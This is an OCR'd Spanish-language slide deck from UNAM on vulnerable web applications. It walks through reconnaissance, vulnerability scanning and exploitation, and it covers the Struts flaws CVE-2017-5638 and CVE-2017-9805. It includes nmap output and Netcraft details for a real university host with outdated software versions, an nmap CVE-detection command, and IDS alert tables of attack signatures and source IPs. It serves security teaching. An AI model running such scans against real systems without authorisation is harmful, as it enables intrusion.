


Aplicaciones WEB vulnerables: Una puerta de entrada para los intrusos

Ing. Dante Santiago Rodríguez Pérez


Ing. José Luis Sevilla Rodríguez

M. I. Israel Andrade Canales


AGENDA

- Descripción del proceso de intrusión
- Vulnerabilidades más comunes
  - Técnicas de inyección de código SQL y código del servidor web
  - Secuestro de sesión y credenciales de autenticación
  - Configuración inadecuada de permisos y sistemas no actualizados
- Casos CVE-2017-5638 y CVE-2017-9805
- Mejores prácticas de seguridad


Proceso de intrusión



Reconocimiento



Análisis de vulnerabilidades



Explotación

#_

Persistencia e incremento de la superficie de ataque

Reconocimiento

En esta fase el intruso busca la mayor cantidad de información de los servicios web directamente e indirectamente:

- Información proveída por el servicio web.
- Información proveída por servicio públicos (DNS, google, etc.)
- Herramientas de escaneo (puerto, servicios y crawlers).

www.redisybd.unam.mx

Background

Site title	Red Universitaria de Colaboración en Ingeniería de Software y Base de Datos	**Date first seen**	August 2010
Site rank		**Primary language**	Spanish
Description	*Not Present*		
Keywords	moodle, Red Universitaria de Colaborac\303\263n en Ingenier\303\255a de Software y Base de Datos		

Network

Site	http://www.redisybd.unam.mx	**Netblock Owner**	Universidad Nacional Autonoma de Mexico
Domain	unam.mx	**Nameserver**	ns1.unam.mx
IP address	132.248.58.13	**DNS admin**	dns@unam.mx
IPv6 address	*Not Present*	**Reverse DNS**	redisybd.dgp.unam.mx
Domain registrar	whois.mx	**Nameserver organisation**	whois.mx
Organisation	Mexico, Mexico	**Hosting company**	Universidad Nacional Autonoma de Mexico
Top Level Domain	Mexico (.mx)	**DNS Security Extensions**	*unknown*
Hosting country	MX		


Hosting History

Netblock owner	IP address	OS	Web server	Last seen Refresh
Universidad Nacional Autonoma de Mexico Coyoacan	132.248.58.13	Linux	Apache/2.2.26 Unix mod_ssl/2.2.26 OpenSSL/1.0.2g PHP/5.6.13	17-Sep-2017

Información sobre el sitio www.redisybd.unam.mx obtenida desde netcraft.com


```
Nmap scan report for redisybd.dgp.unam.mx (132.248.58.13)
Host is up (0.027s latency).
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.26 ((Unix) mod_ssl/2.2.26 OpenSSL/1.0.2g PHP/5.6.13)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.87 seconds
```

Búsqueda de información sobre tecnologías y versiones al sitio web redisybd.unam.mx a través del escáner nmap.



Divulgación de información de depuración de un servidor en producción a causa de errores.

Análisis de vulnerabilidades



Durante esta etapa se buscan defectos, errores y vulnerabilidades en las tecnologías web identificadas:

- Vulnerabilidades bien conocidas en el servidor web, manejador de base de datos, bibliotecas, complementos, etc.
- Vulnerabilidades en la programación de sistemas web, variables susceptibles a inyección de código, incorrecta validación de datos.
- Errores en el diseño, uso de protocolos inseguros, recursos desprotegidos, etc.

```
nmap -p <port> --script http-vuln-cve2017-5638 <target>
```

Script Output


```
PORT    STATE SERVICE
80/tcp  open  http
| http-vuln-cve2017-5638:
|   VULNERABLE
|   Apache Struts Remote Code Execution Vulnerability
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-5638
|
|     Disclosure date: 2017-03-07
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5638
|       https://cwiki.apache.org/confluence/display/WW/S2-045
|_      http://blog.talosintelligence.com/2017/03/apache-0-day-exploited.html
```

Ejemplo de búsqueda de vulnerabilidades con la herramienta nmap

Explotación

En este proceso el intruso aprovechará la vulnerabilidad identificada previamente para realizar acciones no autorizadas en el sistema web:

- Obtención de privilegios en el sistema operativo.
- Obtención de privilegios dentro de la aplicación web.
- Obtención de privilegios en la base de datos.
- Fabricación o modificación de contenido y datos.



TIPO DE ATAQUE

Term	Count	Action
ET WEB_SERVER PHP Possible https Local File Inclusion Attempt	700	
ET WEB_SPECIFIC_APPS Possible Apache Struts OGNL Expression Injection (CVE-2017-5638) M3	301	
ET WEB_SPECIFIC_APPS Possible Apache Struts OGNL Expression Injection (CVE-2017-5638) M2	301	
ET WEB_SPECIFIC_APPS Possible Apache Struts OGNL Expression Injection (CVE-2017-5638)	299	
ET WEB_CLIENT Possible HTTP 403 XSS Attempt (External Source)	58	
ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	39	
ET SCAN Tomcat Auth Brute Force attempt (admin)	28	
ET EXPLOIT Joomla RCE M3 (Serialized PHP in XFF)	12	
ET EXPLOIT Joomla RCE M2 (Serialized PHP in UA)	12	
ET EXPLOIT Joomla RCE (JDatabaseDriverMysqli)	12	


IP ORIGEN

Term	Count	Action
5.188.10.250	798	
200.77.226.204	56	
202.98.194.202	51	
202.29.212.93	36	
66.102.6.149	33	
189.177.236.143	28	
66.102.6.151	27	
66.102.6.118	24	
66.102.6.150	21	
66.102.6.120	21	

